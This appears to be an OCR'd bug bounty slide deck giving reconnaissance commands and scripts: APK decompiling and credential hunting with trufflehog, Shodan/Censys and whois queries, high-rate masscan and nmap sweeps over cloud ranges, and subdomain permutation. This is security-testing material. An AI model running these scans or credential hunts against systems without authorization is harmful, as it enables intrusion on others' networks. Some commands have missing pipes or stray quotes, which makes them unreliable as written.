
Bug Bounty Hunting

101

Guide To Find Vulnerabilities

Bug Bounty Live

Web applications Bug Hunter



Your VPS

APK Mobile Applications

Root Domains

IPv4

Clouds

Related

Search Engines

Reverse DNS

Acquisitions

Shodan

BGP

AWS

Reverse Whois

Crt.sh

BigDomainData

Crunchbase

Censys

IPinfo

Google

BigDomainData

Shodan

Securitytrails

Tracxn

Cut-CDN

whois

Azure

Builtwith

Censys

DMARC

mapcidr

masscan

unfurl

TLS-scan

sort

dnsx

nmap

Monitorize

tlsx

sort

unfurl

whois

IPs Validation

Dorks

Monitorize

Shodan

Subdomains Enumeration

Subdomains Brute Forcing

Code Environments

Passive

dnsx

amass

Github

subfinder

Rapid7

Third-level Subdomains

Subdomains Validation

APEXs Permutation AND TLDs Alterations

Subdomains Permutation AND Alterations

dnsx

gotator

Resolvable Subdomains AND HTTP Service

dnsx

nmap

httprobe

HTTP Analysis

Origin IP

Screen Shots

Content Discovery

Scanner

VHost

gowitness

Content Brute Forcing

Spidering

Enumeration

ffuf

httpx

GAU

Nuclei

IIS Short Name

Fuzzuli

Katana

xurlfind3r

SNS

Feroxbuster

Dorks

AEM

Waymore

Shortscan

FFUF

JS

Sensitive Information Disclosure

Parameters OR Headers

Attack Surface

APK Mobile Applications

1 - Downlaod

apkmirror

Uptodown

APK Mobile Applications

2 - APK Decompiler

Jadx

```
┌──(mahmoud㉿mohamed)-[~]
└─$ bash jadx --threads-count 10 --show-bad-code --deobf --deobf-min 2
    --deobf-use-sourcename --deobf-parse-kotlin-metadata --deobf-rewrite-cfg
    --rename-flags all --output-dir OUTPUT app.apk
```

APK Mobile Applications

3 - Leaked Credentials

Trufflehog

```
┌──(mahmoud㉿mohamed)-[~]
└─$ trufflehog filesystem  --directory OUTPUT
```

noseyparker

```
┌──(mahmoud㉿mohamed)-[~]
└─$ noseyparker scan --datastore ORG OUTPUT
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ noseyparker report --datastore ORG
```

Root Domains

1 - Related

Reverse Whois

```
┌──(mahmoud㉿mohamed)-[~]
└─$ python3 related-domains.py --source builtwith,crtsh,whoxy --key 'KEY' --domain
```

```
#!/usr/bin/env bash

WHOXYQuery="ORG+Inc"
WHOXYKey="KEY"

for ((Page = 1 ; Page <= MAX-Page ; Page++))
do
    curl -s "https://api.whoxy.com/?key=$WHOXYKey&reverse=whois&company=$WHOXYQuery&mode=micro&page=$Page" | jq -r
'.search_result[].domain_name' | tee -a WHOXY-TLD.txt
    sleep 2
done
```


```
#!/usr/bin/env bash

WHOXYQuery="ROOT"
WHOXYKey="KEY"

for ((Page = 1 ; Page <= MAX-Page ; Page++))
do
    curl -s "https://api.whoxy.com/?key=$WHOXYKey&reverse=whois&keyword=$WHOXYQuery&mode=micro&page=$Page" | jq -r
'.search_result[].domain_name' | tee -a WHOXY-TLD.txt
    sleep 2
done
```

BigDomainData

https://api.bigdomaindata.com/?key=KEY&database=current&registrant_company=ORG+Inc&page_size=5000



[redacted]

[redacted]
Tag History

	[redacted]	Jan 2020	Apr 2024
		Jun 2017	Jan 2022
		Jan 2017	Dec 2020
		Jan 2011	Apr 2020
		Jan 2017	Apr 2020
		Apr 2019	Jan 2020
		Nov 2019	Nov 2019
		Jun 2016	May 2017
		Mar 2013	May 2013

[redacted]
Connected Websites

Website

[redacted]

Builtwith

https://builtwith.com/relationships/domain.com

Root Domains

2 - Search Engines

Crt.sh

```
┌──(mahmoud㉿mohamed)-[~]
└─$ curl -sk 'https://crt.sh/?output=json&q=ORG+Inc' | jq -r '.[].common_name'
```

Shodan

```
#!/usr/bin/env bash

SHODANQuery="ssl:%22ORG+Inc%22"
SHODANKey="KEY"

SHODANCount=$(curl -s "https://api.shodan.io/shodan/host/search?key=$SHODANKey&query=$SHODANQuery" | jq -r .total)
SHODANIters=$(expr "$SHODANCount" / 99 + 10)

for ((SHODANPage = 1 ; SHODANPage <= "$SHODANIters" ; SHODANPage++))
do
   curl -s "https://api.shodan.io/shodan/host/search?key=$SHODANKey&query=$SHODANQuery&page=$SHODANPage" | jq -r '.matches[].hostnames[]?' | tee
-a Subdomains-SHODAN.txt
   sleep 2
done
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ bash shodan.sh
```

Censys

```
#!/usr/bin/env bash

CENSYSQuery="services.tls.certificates.leaf_data.subject.organization:ORG\bInc"
CENSYSAPIID="ID"
CENSYSSecret="KEY"

CENSYSCount=$(curl -s -u "$CENSYSAPIID":"$CENSYSSecret" -H 'Content-Type: application/json'
"https://search.censys.io/api/v2/hosts/search?q=$CENSYSQuery&virtual_hosts=ONLY&per_page=100" | jq -r .result.total)
CENSYSIters=$(expr "$CENSYSCount" / 100 + 1)
CENSYSCursor=""

for ((CENSYSPage = 1 ; CENSYSPage <= "$CENSYSIters" ; CENSYSPage++))
do
   curl -s -u "$CENSYSAPIID":"$CENSYSSecret" -H 'Content-Type: application/json'
"https://search.censys.io/api/v2/hosts/search?q=$CENSYSQuery&virtual_hosts=ONLY&per_page=100&cursor=$CENSYSCursor" | jq -r .result.hits[].name |
tee -a Subdomains-CENSYS.txt
   sleep 2
   CENSYSCursor=$(curl -s -u "$CENSYSAPIID":"$CENSYSSecret" -H 'Content-Type: application/json'
"https://search.censys.io/api/v2/hosts/search?q=$CENSYSQuery&virtual_hosts=ONLY&per_page=100&cursor=$CENSYSCursor" | jq -r .result.links.next)
done
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ bash censys.sh
```

unfurl

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat all-search-engines.txt | unfurl --unique apexes
```

Root Domains

3 - Reverse DNS

BigDomainData

https://api.bigdomaindata.com/?key=KEY&database=current&name_servers=NS&page_size=5000

Securitytrails

https://securitytrails.com/domain/domain.com/dns

dmarc.live

https://dmarc.live/info/domain.com

Root Domains

4 - Acquisitions

Crunchbase

https://www.crunchbase.com/home

Tracxn

https://platform.tracxn.com

IPv4

1 - Search Engines

Shodan

```
#!/usr/bin/env bash

SHODANQuery="ssl:%22%22"
SHODANKey="KEY"

SHODANCount=$(curl -s "https://api.shodan.io/shodan/host/search?key=$SHODANKey&query=$SHODANQuery" | jq -r .total)
SHODANIters=$(expr "$SHODANCount" / 99 + 10)

for ((SHODANPage = 1 ; SHODANPage <= "$SHODANIters" ; SHODANPage++))
do
   curl -s "https://api.shodan.io/shodan/host/search?key=$SHODANKey&query=$SHODANQuery&page=$SHODANPage" | jq -r .matches[].ip_str | grep -E "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}" | tee -a IPs-DB.txt
   sleep 2
done
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ bash shodan.sh
```

Censys

```
#!/usr/bin/env bash

CENSYSQuery="services.tls.certificates.leaf_data.subject.organization:ORG\bInc"
CENSYSAPIID="ID"
CENSYSSecret="KEY"

CENSYSCount=$(curl -s -u "$CENSYSAPIID":"$CENSYSSecret" -H 'Content-Type: application/json' "https://search.censys.io/api/v2/hosts/search?q=$CENSYSQuery&virtual_hosts=INCLUDE&per_page=100" | jq -r .result.total)
CENSYSIters=$(expr "$CENSYSCount" / 100 + 1)
CENSYSCursor=""

for ((CENSYSPage = 1 ; CENSYSPage <= "$CENSYSIters" ; CENSYSPage++))
do
   curl -s -u "$CENSYSAPIID":"$CENSYSSecret" -H 'Content-Type: application/json' "https://search.censys.io/api/v2/hosts/search?q=$CENSYSQuery&virtual_hosts=INCLUDE&per_page=100&cursor=$CENSYSCursor" | jq -r .result.hits[].ip | grep -E "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}" | tee -a IPs-DB.txt
   sleep 2
   CENSYSCursor=$(curl -s -u "$CENSYSAPIID":"$CENSYSSecret" -H 'Content-Type: application/json' "https://search.censys.io/api/v2/hosts/search?q=$CENSYSQuery&virtual_hosts=INCLUDE&per_page=100&cursor=$CENSYSCursor" | jq -r .result.links.next)
done
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ bash censys.sh
```

cut-cdn

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cut-cdn -update-all -silent -ip IPs-DB.txt
```

IPv4

2 - BGP

bgp.he

https://bgp.he.net/dns/domain.com

ipinfo

https://ipinfo.io/products/ranges-api

```bash
#!/usr/bin/env bash

for cird in `cat BGP.txt`
do
    whois $(echo $cird | awk -F '/' '{print $1}') | tee $(echo $cird | awk -F '/' '{print $1 "-" $2}')
    sleep 10
done
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ bash whois.sh
```

Mapcidr

```
┌──(mahmoud㉿mohamed)-[~]
└─$ mapcidr -sort -silent -cidr validCIRD.txt
```

IPv4

3 - Clouds Enumeration

AWS

```
┌──(mahmoud㉿mohamed)-[~]
└─$ curl -s https://ip-ranges.amazonaws.com/ip-ranges.json | jq -r
    '.prefixes[].ip_prefix' | grep -E '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}/[0-9]{1,2}'
```

Google

```
┌──(mahmoud㉿mohamed)-[~]
└─$ curl -s 'https://www.gstatic.com/ipranges/goog.txt' | grep -E
    ‘[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}/[0-9]{1,3}’
```

Azure

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat Azure.json | jq -r '.values[].properties.addressPrefixes[]' | grep -E
    ‘[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}/[0-9]{1,3}’
```

masscan

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sudo masscan --rate 100000 --open-only --retries 5 --wait 60 -p 443  -iL
    Clouds-CIDRs.txt -oL Cloud-443.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat Cloud-443.txt | awk {'print $4'} | awk NF | sort -u | IPs-443.txt
```

tls-scan

```
┌──(mahmoud㉿mohamed)-[~]
└─$ tls-scan --port 443 --concurrency 150 --timeout 10 --cacert ca-bundle.crt 2>
    /dev/null --infile IPs-443.txt --outfile IPs-443.json
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ jq --slurp -r '.[] | select(.certificateChain[]?.subject | test("ORG(,)? Inc")) | .ip | @text' IPs.443.json
```

Root Domains

5 - DNS PTR record

dnsx

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat IPv4 | dnsx -retry 3 -threads 300 -stats -silent -resp-only -ptr | tee -a dnsx.txt
```

Root Domains

6 - TLS subject alternative and common names

nmap

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sudo nmap -sS -n -Pn -p- --max-hostgroup 1 --max-rtt-timeout 100ms --min-rate
    65535 --resolve-all --open --script ssl-cert.nse -iL IPv4 -oX Output.xml
```

tew

```
┌──(mahmoud㉿mohamed)-[~]
└─$ tew -x Output.xml | tee -a IN.txt
```

tlsx

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat IN.txt | tlsx -silent -resp-only -concurrency 300 -retry 3 -san -cn | tee -a tlsx.txt
```

unfurl

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat dnsx.txt tlsx.txt | unfurl --unique apexes
```

7 - APEXs Permutation AND TLDs Alterations

dnsx

```
#!/usr/bin/env bash

for ROOT in `cat ROOTWORDS.txt`
do
   for TLD in `cat TLDWORDS.txt`
   do
     echo "$1.$TLD"
     echo ""$ROOT"$1.$TLD"
     echo "$ROOT-$1.$TLD"
     echo "$1$ROOT.$TLD"
     echo "$1-$ROOT.$TLD"
   done
done
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ bash ROOTPermutation.sh | tee -a ROOTOUT.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat ROOTOUT.txt | dnsx -retry 3 -threads 300 -stats -silent -recon | tee -a dnsx-ROOT.txt
```

grep

```
┌──(mahmoud㉿mohamed)-[~]
└─$ grep -il 'COMM' dnsx-ROOT.txt | awk '{print $1}' sort -u | tee -a valid-TLD.txt
```

IPv4

4 - IPv4 Monitorize

anew

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat IN.txt | awk -F ':' '{print $1}' | tee -a alive.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat IPv4 | anew -d alive.txt | tee scan.txt
```

masscan

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sudo masscan --rate 100000 --open-only --retries 5 --wait 60 -p 443  -iL scan.txt
    -oL alive-443.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat alive-443.txt | awk {'print $4'} | awk NF | sort -u | HTTPS-443.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sudo masscan --rate 100000 --open-only --retries 5 --wait 60 -p 80 --excludefile
    HTTPS-443.txt  -iL scan.txt -oL alive-80.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat alive-80.txt | awk {'print $4'} | awk NF | sort -u | HTTP-80.txt
```

4 - IPv4 Monitorize

masscan

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sudo masscan --rate 100000 --open-only --retries 5 --wait 60 --conf masscan.conf
    -iL scan.txt -oX alive-TOP-1000.xml
```

```
ports =
80,443,7547,8080,8089,4567,8008,8443,8081,2087,2083,2082,5985,2086,1024,8888,8000,8880,9080,81,5000,49152,9000,8085
,7170,5001,3128,8001,8090,9999,10443,9090,8083,5357,3000,9100,52869,9306,82,88,8010,4443,7443,9443,10000,8181,9001,
6443,444,8086,2096,7777,10001,8200,2095,8009,9002,8800,6000,9009,9200,5005,83,3001,5555,32400,1900,6001,8099,8889,7
001,50000,9998,5006,5986,20000,8123,8060,2222,84,8069,12345,888,10250,7548,631,8098,5222,2000,8112,8087,7171,5010,2
077,8126,7779,7071,5601,8139,3389,8834,4040,5007,9943,9191,5009,1935,5900,8082,8020,9295,4848,2480,4500,5672,8140,2
079,554,2345,3299,1433,1521,6666,49153,389,587,1177,9600,1025,9092,2053,25,9944,9761,2052,3790,4911,9051,8088,9151,
2121,9160,2181,9869,9981,9530,636,60001,9042,10243,9633,9595,9418,8334,18081,7415,8333,55442,8500,8159,7474,5432,8
991,9302,17000,2154,7989,9305,9304,9303,9307,7657,7218,55443,8291,11000,50070,55000,9091,6363,5800,7634,55553,6667
,50050,6664,8545,6633,6653,50100,51106,6668,8649,6697,54138,55554,8728,8002,5025,7080,7000,85,6379,7676,3689,12000,
800,51235,4899,1723,666,3333,5858,8084,5801,5901,6264,5560,5577,9444,37215,8003,8999,4242,5984,5172,4282,1311,90,90
03,1200,2081,5269,7081,8091,2323,2002,13579,4321,3542,3541,3780,3749,4664,3306,4782,4949,11300,8006,5938,11211,484
0,8383,4063,3310,9101,11112,4506,8011,1400,8899,8004,7005,21025,4786,4433,4369,16992,5431,16010,25001,3388,23424,8
005,102,8989,16993,9013,8554,14147,8096,8012,1883,9004,8015,2375,808,8043,3260,2008,21379,35000,9005,25105,4430,91
02,7070,8180,2376,2455,8445,7002,20256,25565,2404,9037,28017,8014,7010,8016,9089,4064,20547,8092,37777,2379,52881,
9010,27017,8100,8021,8022,2332,9099,9211,110,8282,9212,32764,9213,7003,8093,3129,7014,18245,89,2761,8013,1026,9663,
2762,7004,7999,9527,33060,8101,8843,9006,9201,9082,9011,8182,9008,8025,9094,9997,5443,9021,8007,8050,9105,8787,995,
9036,9103,9095,9035,9020,41800,221,8663,8887,5400,9215,6080,9023,8095,9210,2100,6002,10554,86,8030,44158,9015,8444,
23023,6352,6003,7788,8018,9097,999,9109,9014,8890,9096,9007,9070,9205,9018,8026,9207,9898,9208,9220,2200,1023,9214,
2067,9093,9209,6006,6005,9027,9084,143,789,9012,9088,5002,9550,9111,9988,2150,8881,9047,9955,9034,9016,9098,9046,60
08,9119,9017,70,8019,9300,8042,9251,7090,311,1099,8448,9044,9876,8017,8097,4100,44818,6588,119,2111,9202,9199,9966,
1080,1741,9050,8848,8031,8033,1471,9189,9104,8190,9030,4117,1000,9445,9301,6004,8401,8553,9040,9990,8106,8686,9222,
9033,8032,9221,8585,9311,993,104,2122,1153,2126,902,1604,6789,9992,9203,8801,9204,503,8885,9029,9024,8040,9216,992,
8028,8048,21,9025,9217,8029,6605,9389,9299,9682,9218,9031,9219,9690,9108,9606,9019,9110,9026,9861,6007,9048,8051,84
47,9028,9704,9043,8866,9743,9765,771,9022,8072,8058,8094,6010,79,9041,7500,9045,9032,9039,9500,9106,548,8111,9107,9
206,9038,8071,8849,502,91,10134,9049,6009,7776,7445,113,7510,8789,264,515,873,9991,8446,9136,8602,8102,135,1962,840
4,3100,49,8023,195,3005,8808,1500,1911,8990,8765,179,9994,4157,9309,3080,11,7535,9310,8811,27015,8064,445,9993,9308,
2628,5080,8036,5050,8442,8027,9899,111,13,465,3120,6036,15,8184,3443,7654,8035,8034,7465,8812,3460,6565,37,8103,17,1
00,8118,1599,9433,92,6601,9950,7778,8110,175,8024,6503,8038,8813,19,7979,8815,8104,8066,8405,8055,1027,8816,3479,88
44,8935,8819,8105,8700,6748,8802,8041,6955,2020,4445,8108,8052,8222,7444,8107,5500,7700,5003,8053,5090,8047,8045,81
09,8779,8804,6662,7998,4001,8049,8056,8877,22222,8891,4010,8044,8054,8805,8243,8820,1050,3111,8057,6308,8046,8666,7
